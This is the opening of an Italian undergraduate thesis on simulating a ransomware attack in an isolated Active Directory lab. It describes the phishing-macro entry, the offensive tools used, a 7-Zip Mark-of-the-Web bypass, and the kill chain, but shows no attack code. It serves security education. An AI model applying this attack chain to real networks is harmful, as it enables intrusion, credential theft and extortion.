Università della Calabria
Dipartimento di Matematica e Informatica



Corso di Laurea Triennale in Informatica

Tesi di Laurea

Simulazione di un attacco Ransomware

Relatore
Prof. Giovambattista Ianni

Candidato
Lorenzo Giandomenico
Matricola 240365

Anno Accademico 2024/2025

SOMMARIO

1 INTRODUZIONE 3

1.1 CONTESTO E MOTIVAZIONI 3
1.2 ATTIVITÀ SVOLTE E RISULTATI OTTENUTI 4

2 TECNOLOGIE E STRUMENTI UTILIZZATI PER LO SVILUPPO DEL PROGETTO 7

2.1 VIRTUALBOX 7
2.1.1 Windows 10 7
2.1.2 Windows Server 2019 7
2.1.3 Kali Linux 8
2.2 ACTIVE DIRECTORY 8
2.3 MICROSOFT WORD 9
2.4 FAKESMTP 9
2.5 MAILVIEW 9
2.6 LIBRERIE PYTHON 9
2.6.1 SMTPLIB 9
2.6.2 Email 10
2.6.3 Sys 10
2.6.4 Cryptography 10
2.7 RICOGNIZIONE 10
2.7.1 Linkedin 10
2.7.2 Google Dork 10
2.7.3 Dig 10
2.8 PYINSTALLER 10
2.9 7ZIP 11
2.10 METASPLOIT 11
2.11 POWERSHELL EMPIRE 12
2.12 MIMIKATZ 12
2.13 IMPACKET 12
2.14 SHARPGPOABUSE 12

3 DESCRIZIONE DEL PROGETTO REALIZZATO 13

3.1 ARCHITETTURA DEL SISTEMA 13
3.1.1 Kali Linux 13
3.1.2 Windows Server 2019 e Active Directory 13
3.1.3 Windows 10 17
3.1.4 Utenti, Computer e Group Policy 18
3.2 APT KILL CHAIN 23
3.2.1 Recoinnaissance 23
3.2.2 Weaponization 27
3.2.3 Delivery 31
3.2.4 Exploitation 34
3.2.5 Lateral Movement e Data Gathering 36
3.2.6 Action on Objectives 43

CONCLUSIONI 51

BIBLIOGRAFIA 52

1 Introduzione

1.1 Contesto e motivazioni

Con la diffusione capillare della digitalizzazione e della tecnologia in ogni ambito produttivo e sociale, il ruolo della sicurezza informatica è diventato sempre più fondamentale. Negli ultimi anni, il numero e la complessità degli attacchi informatici sono aumentati in modo esponenziale, portando alla luce le vulnerabilità di molte infrastrutture, anche quelle considerate sicure. Gli attaccanti oggigiorno fanno uso di strumenti e tecniche avanzate, spesso automatizzate, che consentono di compromettere interi sistemi informatici con un impegno relativamente ridotto.

Tra le tecniche di attacco più diffuse, un ruolo di primo piano viene occupato dai malware. Con questo termine si fa riferimento a software malevoli progettati appositamente con l'intento di infiltrarsi, danneggiare o prendere il controllo dei dispositivi della vittima. All'interno di questa vasta categoria, i ransomware sono oggi una delle forme di attacco più temute ed impattanti. Si tratta di una tipologia di malware che, una volta penetrati in un sistema, cifrano i dati rendendoli inaccessibili fornendo, agli autori dell'attacco, la possibilità di richiedere un riscatto per il ripristino dei file compromessi. La diffusione dei ransomware è cresciuta in maniera allarmante per la loro capacità di bloccare operazioni aziendali e servizi pubblici essenziali, causando danni legali, economici e di immagine. In alcuni casi, si tratta di attacchi con finalità non solo economiche, ma anche politiche o ideologiche, come nel caso delle offensive mirate contro istituzioni governative o sanitarie.

L'evoluzione dei sistemi informatici ha portato molte organizzazioni a centralizzare in un unico servizio la gestione degli utenti e delle risorse. Uno dei servizi più utilizzati in questo ambito è l'Active Directory (AD), un servizio di directory sviluppato da Microsoft, utilizzato per organizzare e controllare l'accesso a risorse e dispositivi in ambienti Windows. Proprio a causa del servizio offerto, l'AD è spesso un obiettivo privilegiato degli attacchi: il controllo di un'istanza Active Directory consente all'attaccante di ottenere accessi, privilegi elevati e pieno controllo su vari componenti del sistema.In uno scenario in cui le tecniche di attacco diventano sempre più sofisticate, diventa essenziale considerare non solo le vulnerabilità tecniche, ma anche i fattori umani. Le tecniche di social engineering, in particolare, puntano a colpire non tanto i sistemi quanto le persone che li utilizzano. Attraverso inganni psicologici e manipolazione, l'attaccante può indurre un utente a compiere azioni dannose per la sicurezza di un'intera organizzazione. Tra queste tecniche, il Phishing rappresenta una delle strategie più efficaci e diffuse. Mediante messaggi ingannevoli, spesso mascherati da comunicazioni ufficiali o familiari, si cerca di ottenere credenziali di accesso, far scaricare file infetti o eseguire codici malevoli. L'utilizzo di tecniche di spoofing, come la falsificazione dell'identità del mittente, rende questi attacchi ancora più convincenti. Le campagne di Phishing non colpiscono solo singoli utenti, ma possono rappresentare il punto di partenza per attacchi su larga scala. Un semplice click su un link malevolo può compromettere un intero dominio aziendale, specialmente se l'utente coinvolto dispone di permessi elevati o opera all'interno di una rete poco segmentata. In questo contesto, diventa chiaro come la formazione degli utenti e l'adozione di buone pratiche aziendali siano parte integrante di qualsiasi strategia di sicurezza efficace.

A partire da queste premesse, il lavoro di tesi si propone di simulare un attacco ransomware all'interno di un'infrastruttura gestita tramite Active Directory, utilizzando un attacco Phishing come vettore iniziale per introdursi all'interno dell'infrastruttura. L'obiettivo della simulazione non è solo quello di mostrare le fasi operative dell'attacco, ma anche di evidenziare quanto sia cruciale, nella difesa informatica moderna, combinare misure tecniche con una solida formazione degli utenti. Infatti, spesso, è proprio il comportamento umano a rappresentare il punto di ingresso più vulnerabile in un sistema informatico.

Le motivazioni alla base di questo progetto risiedono nella necessità di aumentare la consapevolezza rispetto alle tecniche di attacco attualmente più diffuse e di dimostrare, attraverso un caso concreto, come anche sistemi apparentemente sicuri possano essere compromessi. L'analisi delle dinamiche dell'attacco consente inoltre di individuare potenziali contromisure, sia a livello tecnologico (firewall, segmentazione di rete, monitoraggio degli accessi) sia a livello organizzativo (formazione, policy di sicurezza, simulazioni di attacco).

1.2 Attività svolte e risultati ottenuti

Durante il lavoro di ricerca, l'attività principale è stata quella di progettare e realizzare un ambiente di test finalizzato alla simulazione di un attacco ransomware condotto all'interno di un'infrastruttura informatica basata su Active Directory. L'obiettivo dell'intero lavoro è stato quello di riprodurre un attacco realistico e strutturato, con particolare attenzione alla fase di raccolta delle informazioni utili, alla fase di compromissione iniziale, a quella dell'escalation dei privilegi, al movimento laterale all'interno della rete e, infine, alla cifratura dei dati sensibili tramite payload malevolo, ovvero il codice eseguito dal ransomware. La prima fase ha riguardato la progettazione dell'ambiente di laboratorio. È stata realizzata una rete virtuale costituita da più macchine Windows con ruoli specifici, tra cui un Domain Controller configurato con Active Directory ed una serie di client appartenenti allo stesso dominio.

Tale configurazione ha permesso di simulare un'infrastruttura simile a quella presente in ambienti aziendali reali. Per facilitare la gestione e l'isolamento dell'ambiente, sono state utilizzate macchine virtuali ospitate su una piattaforma di virtualizzazione locale. Successivamente, è stata analizzata in dettaglio la fase iniziale dell'attacco: la compromissione attraverso tecniche di social engineering. È stato, quindi, progettato un attacco di tipo Phishing con invio di email fraudolente contenenti un allegato manomesso. Quest'ultimo, una volta aperto dalla vittima, ha permesso l'esecuzione di un codice malevolo ottenendo un primo accesso al sistema target. Tale codice ha consentito l'instaurazione di una connessione remota verso un server controllato dall'attaccante, consentendone l'utilizzo per svolgere azioni malevoli.Una volta ottenuto l'accesso iniziale, sono state applicate tecniche di privilege escalation al fine di acquisire privilegi amministrativi.

Da qui, l'attaccante è stato in grado di eseguire azioni laterali sulla rete (lateral movement), spostandosi da una macchina compromessa ad altre all'interno dello stesso dominio fino ad arrivare al target principale, ovvero il Domain Controller. In questa fase, sono stati utilizzati strumenti e comandi comunemente presenti in toolkits offensivi reali, ovvero dei software che offrono una serie di codici utili per svolgere determinate operazioni, al fine di mantenere un elevato livello di verosimiglianza rispetto a scenari di attacco concreti.

L'ultima fase ha previsto l'esecuzione del payload ransomware, che ha provveduto alla cifratura di file presenti nel sistema target, rendendo impossibile l'accesso di quest'ultimi . Il ransomware utilizzato nella simulazione è stato sviluppato con l'intento di dimostrare il potenziale distruttivo dell'attacco, compromettendo l'integrità delle macchine utilizzate nell'ambiente di test. Al termine dell'attacco i file non erano più accessibili e il sistema mostrava nel blocco schermo di ogni computer un messaggio simulato di richiesta di riscatto.

Tra i risultati ottenuti vi è la realizzazione di un ambiente di test completamente funzionante che ha reso possibile la progettazione e l'esecuzione di un attacco ransomware completo. Questi elementi hanno permesso non solo di simulare un attacco informatico in tutte le sue fasi, ma anche di valutarne le implicazioni in termini di sicurezza, gestione delle risorse e consapevolezza del rischio. L'esperienza maturata ha consentito, inoltre, di comprendere a fondo il funzionamento di Active Directory e i suoi punti deboli, così come l'importanza cruciale di adottare misure preventive e strategie di difesa proattive. Il lavoro svolto, pur limitato a un ambiente controllato, rappresenta un contributo utile alla comprensione delle dinamiche di attacco informatico, con ricadute positive in termini di sensibilizzazione e prevenzione.

1.3 Sommario della tesi

La tesi è stata strutturata in modo da consentire al lettore di andare a replicare fedelmente la simulazione, quest'ultima nata da un attento studio sui meccanismi e sui funzionamenti che guidano il mondo dei Ransomware.

Nel **Capitolo 2** si andrà ad illustrare le tecnologie e gli strumenti impiegati per l'allestimento dell'ambiente di test. Il **Paragrafo 2.1** si dedicherà ad analizzare il software di virtualizzazione, ovvero `Virtual box`, e a specificare le macchine virtuali utilizzate e le loro caratteristiche (`Windows 10` (**2.1.1**), `Windows Server 2019` (**2.1.2**) e `Kali Linux` (**2.1.3**)). Il **Paragrafo 2.2** descriverà il funzionamento e l'importanza di `Active Directory`, elemento centrale della simulazione, evidenziando il motivo per cui è spesso bersaglio privilegiato degli attacchi informatici. Nei **Paragrafi 2.3, 2.4 e 2.5** verranno presentati alcuni strumenti chiave per la fase di attacco: `Microsoft Word`, utilizzato come vettore iniziale tramite macro malevole, `FakeSMTP` per simulare un server SMTP e `MailView` per la visualizzazione delle email da parte dell'utente vittima. Il **Paragrafo 2.6** si incentrerà sulle principali librerie `Python` utilizzate per sviluppare gli script malevoli, come `smtplib`, `email`, `sys` e `cryptography`, illustrandone le funzionalità e l'integrazione nel codice dell'attacco. Nel **Paragrafo 2.7** verrà analizzata la fase di ricognizione, con l'utilizzo di strumenti OSINT come `LinkedIn`, `Google Dork` e `Dig`, fondamentali per reperire informazioni utili sui target e sull'infrastruttura aziendale. Nei **Paragrafi** successivi (**2.8** – **2.14**) verranno descritti i tool impiegati per l'attacco vero e proprio: `PyInstaller` (**2.8**) per la generazione degli eseguibili malevoli, `7zip` (**2.9**) sfruttato per bypassare il controllo MoTW, `Metasploit` (**2.10**) per la creazione dei payload e il controllo remoto, `PowerShell Empire` (**2.11**) come framework per l'interazione continua con il target, `Mimikatz` (**2.12**) per il recupero delle credenziali, `Impacket` (**2.13**) per i movimenti laterali e infine `SharpGPOAbuse` (**2.14**) per sfruttare vulnerabilità nelle Group Policy Object.

Nel **Capitolo 3**, verrà descritto in dettaglio il progetto realizzato. Il Paragrafo **3.1** si concentrerà sulla architettura del sistema: verranno spiegate la configurazione delle macchine virtuali utilizzate per l'attacco, tra cui `Kali Linux` (**3.1.1**), `Windows Server con Active Directory` (**3.1.2**), il client `Windows 10` (**3.1.3**), e infine come saranno configurati `utenti, computer e le Group Policy` (**3.1.4**) all'interno dell'ambiente virtuale. Il **Paragrafo 3.2** affronterà la Kill Chain dell'attacco APT simulato, suddiviso in sei sottofasi:

- **3.2.1 Reconnaissance**: raccolta delle informazioni sui target tramite strumenti OSINT;
- **3.2.2 Weaponization**: creazione del documento Word malevolo con macro e payload offuscato;
- **3.2.3 Delivery**: invio dell'email di phishing tramite FakeSMTP;
- **3.2.4 Exploitation**: apertura del documento da parte della vittima con esecuzione della macro;
- **3.2.5 Lateral Movement e Data Gathering**: uso di strumenti avanzati per scalare i privilegi e muoversi all'interno della rete compromessa;
- **3.2.6 Action on Objectives**: esecuzione del payload finale per cifrare i file e visualizzazione del messaggio di riscatto.

2 Tecnologie e strumenti utilizzati per lo sviluppo del progetto

Nel corso dello sviluppo del progetto di tesi, è stata implementata una gamma di tecnologie e strumenti, mirati sia alla configurazione dell'ambiente di test, che alla simulazione degli attacchi. Questa sezione offre una descrizione dettagliata delle principali risorse utilizzate, illustrandone le funzionalità essenziali e il contributo specifico al raggiungimento degli obiettivi del progetto.

2.1 VirtualBox

VirtualBox è un software open source sviluppato da Oracle utilizzato per consentire la creazione e la gestione di macchine virtuali. Attraverso VirtualBox è possibile emulare più sistemi operativi all'interno di un'unica macchina fisica, permettendo così la creazione di ambienti isolati e controllati per test, sviluppo e simulazione di scenari complessi. VirtualBox è stato impiegato per la creazione di un'infrastruttura virtuale, composta da una macchina Windows 10, una macchina Windows Server 2019 necessarie per simulare un ambiente aziendale reale e da una macchina Kali Linux, ovvero una particolare distribuzione Linux realizzata per raggruppare in un'unica distribuzione un insieme di tool utili nel mondo della sicurezza informatica. Grazie alle funzionalità offerte dal software, è stato possibile configurare una rete privata interna, collegando tra loro i diversi sistemi virtualizzati senza esposizione verso l'esterno, garantendo così un alto livello di sicurezza e di controllo. Il software scelto si è dimostrato ideale per l'attività della tesi, grazie alla sua facilità di utilizzo e alla possibilità di gestire snapshot, consentendo il rapido ripristino dello stato delle macchine virtuali in caso di necessità. Questo ha reso l'intero processo di configurazione, sperimentazione e simulazione dell'attacco estremamente flessibile e gestibile.

2.1.1 Windows 10

Noto sistema operativo sviluppato da Microsoft, è stato utilizzato come sistema operativo per le macchine client all'interno dell'infrastruttura simulata. La scelta di Windows 10 è stata motivata dalla sua ampia diffusione nel mondo aziendale, rendendolo un target privilegiato per molte tipologie di attacchi informatici, compresi quelli basati su ransomware. Utilizzare Windows 10 ha permesso di creare uno scenario realistico in cui testare tecniche di compromissione, escalation dei privilegi e movimentazioni laterali tipiche di un attacco rivolto a una rete aziendale moderna. Inoltre, il sistema ha garantito piena compatibilità con Active Directory, permettendo una gestione centralizzata delle identità, delle policy di accesso e delle risorse, elementi cruciali per il corretto svolgimento delle simulazioni previste.

2.1.2 Windows Server 2019

Windows Server 2019 è un sistema operativo server sviluppato da Microsoft, pensato per supportare le esigenze aziendali moderne in termini di gestione di infrastrutture IT, sicurezza, rete e storage. All'interno del progetto di tesi, Windows Server 2019 è stato utilizzato per configurare il Domain Controller Active Directory, elemento centrale per la gestione degli account utente, dei dispositivi e delle policy di sicurezza di rete. Grazie alla sua integrazione nativa con Active Directory Domain Services (AD DS), Windows Server 2019 ha consentito la creazione di un ambiente centralizzato di autenticazione e gestione

delle risorse, riproducendo in modo fedele la struttura di una rete aziendale reale. La scelta di questa piattaforma ha garantito coerenza e realismo nell'ambiente di test, risultando particolarmente adatta per dimostrare le potenziali vulnerabilità di un'infrastruttura centralizzata rispetto ad attacchi di tipo ransomware.

2.1.3 Kali Linux

Kali Linux è una distribuzione Linux basata su Debian, progettata e sviluppata da Offensive Security per scopi di penetration testing, analisi forense e ricerca informatica. La distribuzione include una vasta raccolta di strumenti preinstallati per la sicurezza informatica, coprendo ambiti quali la raccolta di informazioni, l'attacco a sistemi e l'escalation dei privilegi. Nel progetto di tesi, Kali Linux è stata utilizzata come macchina dell'attaccante, ricoprendo un ruolo fondamentale nella simulazione dell'attacco ransomware. Attraverso una serie di tool disponibili direttamente nella distribuzione e grazie alla creazione di script specifici è stato possibile svolgere tutte le mansioni necessarie per colpire correttamente l'obiettivo. La scelta di Kali Linux è stata motivata dalla sua ampia disponibilità di strumenti aggiornati, dalla comunità di supporto attiva e dalla sua flessibilità. La presenza di strumenti professionali , i quali rispettano gli standard reali di sicurezza informatica, hanno reso Kali Linux una piattaforma ideale per replicare fedelmente tecniche di attacco avanzate all'interno di un ambiente controllato.

2.2 Active Directory

Active Directory (AD) è un servizio di directory ideato da Microsoft, pensato per gestire in modo centralizzato l'autenticazione, l'autorizzazione e l'organizzazione delle risorse all'interno di reti basate su Windows. Questo strumento si è affermato rapidamente come un punto di riferimento nelle infrastrutture IT aziendali, grazie alla sua capacità di garantire una gestione efficace e sicura di utenti, dispositivi, applicazioni e politiche di sicurezza. Al cuore di Active Directory si trova il Domain Controller, un server incaricato di ospitare e amministrare la base di dati del dominio. Questo database conserva informazioni sugli account utente, sui gruppi di sicurezza, sui computer e su altri oggetti di rete, organizzati seguendo una struttura gerarchica. Utenti e risorse vengono suddivisi in domini, che possono essere aggregati in alberi e foreste, agevolando la scalabilità anche in ambienti aziendali altamente complessi.

Nel contesto del progetto di tesi, Active Directory è stato utilizzato per ricreare un'infrastruttura aziendale verosimile, gestendo sia gli account utente sia le politiche di accesso alle risorse di rete. Compromettere l'Active Directory rappresenta uno degli obiettivi prioritari di molte campagne di attacco reali, poiché consente agli attaccanti di ottenere privilegi amministrativi estesi su tutta l'infrastruttura IT. Una volta acquisito l'accesso a un Domain Controller o compromessa l'integrità di Active Directory, un attaccante può muoversi lateralmente nella rete, ottenere dati sensibili, propagare malware su larga scala o, come simulato nel progetto, diffondere ransomware all'interno dell'organizzazione. Active Directory si conferma quindi un elemento cruciale per la sicurezza delle reti aziendali, la cui protezione è essenziale per salvaguardare l'integrità, la riservatezza e la disponibilità delle risorse aziendali. La realizzazione dell'AD viene effettuata tramite l'utilizzo di un Windows Server e del software direttamente installato nella macchina chiamato Server Manager.

2.3 Microsoft Word

Microsoft Word è un software di elaborazione testi sviluppato da Microsoft, parte integrante della suite di produttività Microsoft Office. Word è diventato negli anni uno degli strumenti più diffusi sia a livello personale che aziendale. Oltre alle tradizionali funzionalità di formattazione e impaginazione, Word integra strumenti avanzati che permettono l'inserimento di contenuti dinamici e l'automazione di attività tramite l'uso delle macro. Le macro in Microsoft Word sono script automatizzati, scritti tipicamente in linguaggio VBA (Visual Basic for Applications), che consentono di eseguire una serie di comandi in modo rapido e automatico. Questa funzionalità, pensata per migliorare la produttività degli utenti, può, tuttavia, essere sfruttata anche in ambito offensivo per veicolare un codice malevolo.

Nel contesto del progetto di tesi, Microsoft Word è stato utilizzato come strumento per la creazione di un file di Phishing contenente una macro dannosa. L'obiettivo era simulare un attacco in cui la vittima, aprendo un documento apparentemente innocuo e abilitando le macro, consentiva l'esecuzione di un codice malevolo, aprendo la strada alla compromissione del sistema. Questo tipo di vettore di attacco risulta particolarmente realistico, in quanto le macro rappresentano una delle tecniche più comuni per ottenere l'esecuzione di codice arbitrario su macchine target, specialmente in ambienti aziendali in cui l'uso di documenti Office è quotidiano.

2.4 FakeSMTP

Fake SMTP è un software progettato per simulare un server SMTP (Simple Mail Transfer Protocol) in ambienti di sviluppo e test. Questo strumento consente agli sviluppatori di verificare l'invio di email dalle loro applicazioni senza dover utilizzare un server SMTP reale. Le email inviate vengono intercettate e archiviate localmente, evitando che raggiungano destinatari reali. Ai fini della tesi questo software è stato usato per l'estrema facilità nell'utilizzo, in quanto apre semplicemente un socket per la ricezione, con IP locale e porta well-known (25). Tramite questo software, l'utente vittima riceve l'email di Phishing.

2.5 MailView

MailView è un software gratuito progettato per visualizzare file di posta elettronica in formati come MSG, EML ed EMLX senza la necessità di utilizzare client di posta. È particolarmente utile per chi ha bisogno di visualizzare messaggi senza configurare un account di posta elettronica. Nel caso della simulazione viene utilizzato semplicemente con il fine di visualizzare l'email inviata da parte dell'attaccante.

2.6 Librerie Python

2.6.1 SMTPLIB

Smtplib è una libreria standard di Python utilizzata per inviare email tramite il protocollo SMTP (Simple Mail Transfer Protocol). Nel contesto della tesi, smtplib è stata utilizzata per automatizzare l'invio di email di Phishing, simulando una comunicazione apparentemente legittima (es. da parte del reparto delle risorse umane).

2.6.2 Email

La libreria Email fa parte della Python Standard Library e serve per creare, strutturare e manipolare messaggi email in formato MIME (Multipurpose Internet Mail Extensions). Nella simulazione della tesi, la libreria è stata utilizzata per generare email con allegati (es. file Word con macro) e intestazioni personalizzate, rendendo il messaggio più realistico e coerente con la strategia di Phishing. È una componente chiave quando si desidera superare i semplici messaggi testuali e costruire email complesse con un formato professionale.

2.6.3 Sys

La libreria Sys fornisce funzionalità per interagire con l'interprete Python, consentendo principalmente di accedere agli argomenti passati come parametri da riga di comando e di accedere e manipolare i path. Nella tesi è stato utilizzata per rendere lo script di invio più dinamico, cosi da cambiare il destinatario in maniera più flessibile.

2.6.4 Cryptography

Libreria fondamentale per implementare algoritmi di cifratura su Python, offrendo un ampia scelta sulla tecnica da utilizzare. Consente cifrature simmetriche, ad esempio AES, asimmetriche (RSA) e funzioni hash (SHA-256). Consente , inoltre, di proteggere i propri dati ma ovviamente anche di cifrare dati di vittime colpite da attacchi Ransomware.

2.7 Ricognizione

Descrizione degli strumenti utilizzati per ottenere informazioni sul target.

2.7.1 Linkedin

Si tratta di un social utilizzato per scopi lavorativi, come ad esempio cercare lavoro o collaborare tra utenti su progetti. Viene usato per scegliere candidati, monitorare i dipendenti e costruire relazioni professionali. Ovviamente, se usato con altri scopi, è un ottimo mezzo per ottenere informazioni sui dipendenti e sulla struttura aziendale per trarne profitto in modo da attaccare in maniera più diretta.

2.7.2 Google Dork

I Google Dork sono delle query avanzate che vengono utilizzate per ricercare e ottenere informazioni sul Web in maniera molto più diretta. Possono consentire di trovare file privati, i quali possono contenere informazioni sensibili utilizzabili contro la vittima.

2.7.3 Dig

Dig è uno strumento usato da riga di comando per interrogare dei server DNS in modo da ottenere informazioni sui domini e i vari IP. Può essere utilizzato per raccogliere informazioni sulle tecnologie utilizzate dai vari Server in modo da comprendere quale strategia applicare.

2.8 PyInstaller

Si tratta di uno strumento utilizzato per convertire un file Python in un file eseguibile statico in modo da includere tutte le librerie in un solo file. Attraverso l'eseguibile, l'utente finale non avrà necessita di avere installato Python sul proprio dispositivo.

2.9 7zip

Si tratta di un noto software open-source utilizzato per comprimere e cifrare archivi. Molto diffuso per la sua capacità di gestire una moltitudine di formati e per il supporto al proprio formato, ovvero il .7z il quale offre una elevata percentuale di compressione. Nel contesto della tesi è stato utilizzato per sfruttare la vulnerabilità identificata come `CVE 2025-0411` (Common Vulnerabilities and Exposures), una vulnerabilità molto recente che consente di bypassare il MoTW (Mark of The Web) ovvero un funzionalità di prevenzione utilizzata nei sistemi Windows che marchia i file scaricati da Internet in modo da gestirli diversamente, come nel caso di Word.

2.10 MetaSploit

Metasploit Framework è uno dei più noti e potenti strumenti open-source dedicati al penetration testing, allo sviluppo e all'esecuzione di exploit, ovvero script utilizzati per sfruttare delle vulnerabilità della vittima. Si tratta di una vera è propria risorsa nel mondo della sicurezza, in quanto consente di effettuare innumerevoli operazioni, come sfruttare vulnerabilità note, creare, modificare e testare exploit, creare e usare payload personalizzati, eseguire operazioni di post-exploitation per stabilire un controllo stabile sulla macchina compromessa e automatizzare la raccolta delle informazioni, come ad esempio individuare delle potenziali vulnerabilità della vittima.

Il programma è strutturato attraverso una serie di moduli:

- **Exploit**: codici che consentono di sfruttare vulnerabilità.
- **Payload**: codici che vengono eseguiti una volta che l'exploit ha avuto successo; possono essere di vario tipo, come ad esempio stabilire una connessione, creare sessioni ed eseguire codice.
- **Post**: codici utili per svolgere operazioni dopo aver effettuato l'attacco, come il dump delle credenziali o creare una backdoor nel sistema, ovvero un punto di ingresso nascosto.
- **Auxiliary**: si tratta di un modulo il quale contiene una serie di funzionalità che non contengono direttamente un payload, come ad esempio eseguire un attacco Brute Force, effettuare sniffing di dati e scanning di rete.
- **Encoder**: strumenti utili ad offuscare i payload per renderli meno visibili ai sistemi di rilevazione.
- **Nop**: moduli utilizzati per riempire lo spazio nei buffer (buffer overflow) in modo da facilitare l'esecuzione di exploit.

Nel contesto del progetto di tesi, Metasploit è stato utilizzato per la creazione del payload malevolo da inserire nella macro di Microsoft Word, per la gestione delle sessioni una volta compromesso il sistema della vittima, per l'escalation dei privilegi e per ottenere le credenziali di accesso al Domain Controller. Attraverso il modulo Meterpreter, Metasploit ha permesso di ottenere un controllo remoto avanzato sulla macchina bersaglio, facilitando la successiva distribuzione del ransomware simulato. La grande flessibilità di Metasploit, unita alla sua vasta libreria di exploit aggiornati, lo rende uno strumento ideale non solo per simulare attacchi reali in ambienti controllati, ma anche per studiare le tecniche difensive più efficaci.

2.11 PowerShell Empire

PowerShell Empire è una piattaforma progettata per eseguire attacchi in ambienti Windows sfruttando le capacità del linguaggio PowerShell. Empire consente l'esecuzione di payload che, una volta eseguiti sulla vittima, stabiliscono una connessione remota cifrata con il server, che ha controllo diretto al target. Una volta stabilita la connessione, l'attaccante può interagire in modo completo con il sistema compromesso: eseguire comandi, accedere a file, registrare input da tastiera, ottenere credenziali, installare backdoor e molto altro. Il framework consente di sfruttare funzionalità già presenti nei sistemi Windows, riducendo la probabilità di rilevamento da parte di antivirus e EDR (Endpoint Detection and Response). Offre centinaia di moduli utili all'attacco, come ricognizione, privilege escalation e lateral movement. Powershell Empire gestisce le connessioni alle vittime attraverso gli agenti, ovvero delle sessioni criptate stabilite tramite HTTPs (HyperText Transfer Protocol Secure).

Per utilizzare Powershell Empire bisogna attivare il server che sarà il componente che direttamente comunica con l'agent, e attivare il client, il quale viene utilizzato per interagire con il server. Consente un'ottima integrazione con Metasploit per offrire funzionalità aggiuntive, infatti è stato usato per ottenere una sessione con il Domain Controller dopo aver ottenuto le credenziali tramite Metasploit ed aver effettuato le operazioni sulla shell della vittima.

2.12 Mimikatz

Si tratta di uno strumento utilizzato per estrarre informazioni e credenziali dai sistemi Microsoft. Consente di ottenere Ticket Kerberos, password in chiaro, hash NTLM e informazioni riguardante le macchine che popolano il sistema. Le operazioni svolte da Mimikatz vengono eseguite direttamente in memoria, cosi da garantire un livello maggiore di difficoltà per la rilevazione.

2.13 Impacket

Impacket è una collezione di script Python utilizzati per interagire con protocolli di rete, come SMB, LDAP e cosi via. Uno degli strumenti più utilizzato è `smbexec.py` , uno strumento che consente di eseguire delle operazioni da remoto su macchine Windows. Si tratta di uno strumento molto stealth che viene utilizzato principalmente per muoversi tra le varie macchine, compiendo appunto un movimento laterale.

2.14 SharpGPOAbuse

SharpGPOAbuse consente di abusare dei privilegi di modifica dei Group Policy Object. Facilita la realizzazione di un attacco Ransomware in quanto, attraverso le modifiche che consente di apportare, possono essere eseguiti codici su tutte le macchina. Si tratta di uno strumento utilizzato una volta avuto l'accesso al sistema, consentendo all'attaccante di analizzare il sistema, modificare permessi e scalare di privilegi.

3 Descrizione del progetto realizzato

L'obiettivo della tesi, oltre ad ottenere i risultati desiderati, era quello di realizzare un sistema che si possa avvicinare il più possibile ad uno scenario reale e concreto. La realizzazione dell'architettura e il vettore dell'attacco sono stati realizzati tenendo in conto quali tecnologie e impostazioni sono comunemente usate nel mondo odierno.

3.1 Architettura del sistema

In questo paragrafo vi sarà un'accurata descrizione di come è stato realizzato l'intero sistema, dalla configurazione dell'attaccante all'Active Directory vittima. Andando a seguire i passi descritti nei vari sotto paragrafi sarà possibile replicare fedelmente il sistema.

3.1.1 Kali Linux

Come ogni altra macchina utilizzata nella simulazione, Kali Linux viene usata tramite l'utilizzo di Virtual Box, in modo da facilitarne le configurazioni e l'utilizzo. Dopo aver recuperato sul sito ufficiale l'ultima ISO (file contenente un'immagine disco del sistema operativo) bisogna importarla su Virtual Box, assegnare abbastanza CPU e RAM per la corretta esecuzione (nel progetto sono stati assegnati 4 CPU e 4 Gbyte di RAM). Un'impostazione fondamentale da inserire nella macchina Kali Linux è il NAT (Network Address Translation) in modo da assegnare ad ogni macchina virtuale un IP privato diverso così da avere computer virtualmente separati.


Essendo Kali Linux una distribuzione creata appositamente per consentire all'utilizzatore di avere accesso diretto ad una serie di tool senza doverli importare manualmente, il grosso del lavoro di configurazione è stato risparmiato ma, nonostante ciò, non tutti i tool necessari erano importati, come ad esempio Powershell Empire e Python. Per installare sia Powershell Empire che Python è stato utilizzato APT (Advanced Package Tool) ovvero un gestore di pacchetti su Linux che consente di installare, aggiornare o rimuovere software tramite linea di comando.

Per installare Powershell Empire il comando da digitare è `sudo apt install -y powershell-empire starkiller` dove `sudo` consente di eseguire comandi come amministratore, `apt install` consente di usare APT, `-y` accetta tutte le condizioni , `powershell-empire` indica il software da installare e `starkiller` è l'interfaccia grafica per visualizzare Empire. Per quanto riguarda Python bisogna digitare `sudo apt install -y python3`. Svolgendo queste 2 operazioni la macchina Kali Linux avrà tutti i tool necessari per effettuare l'attacco.

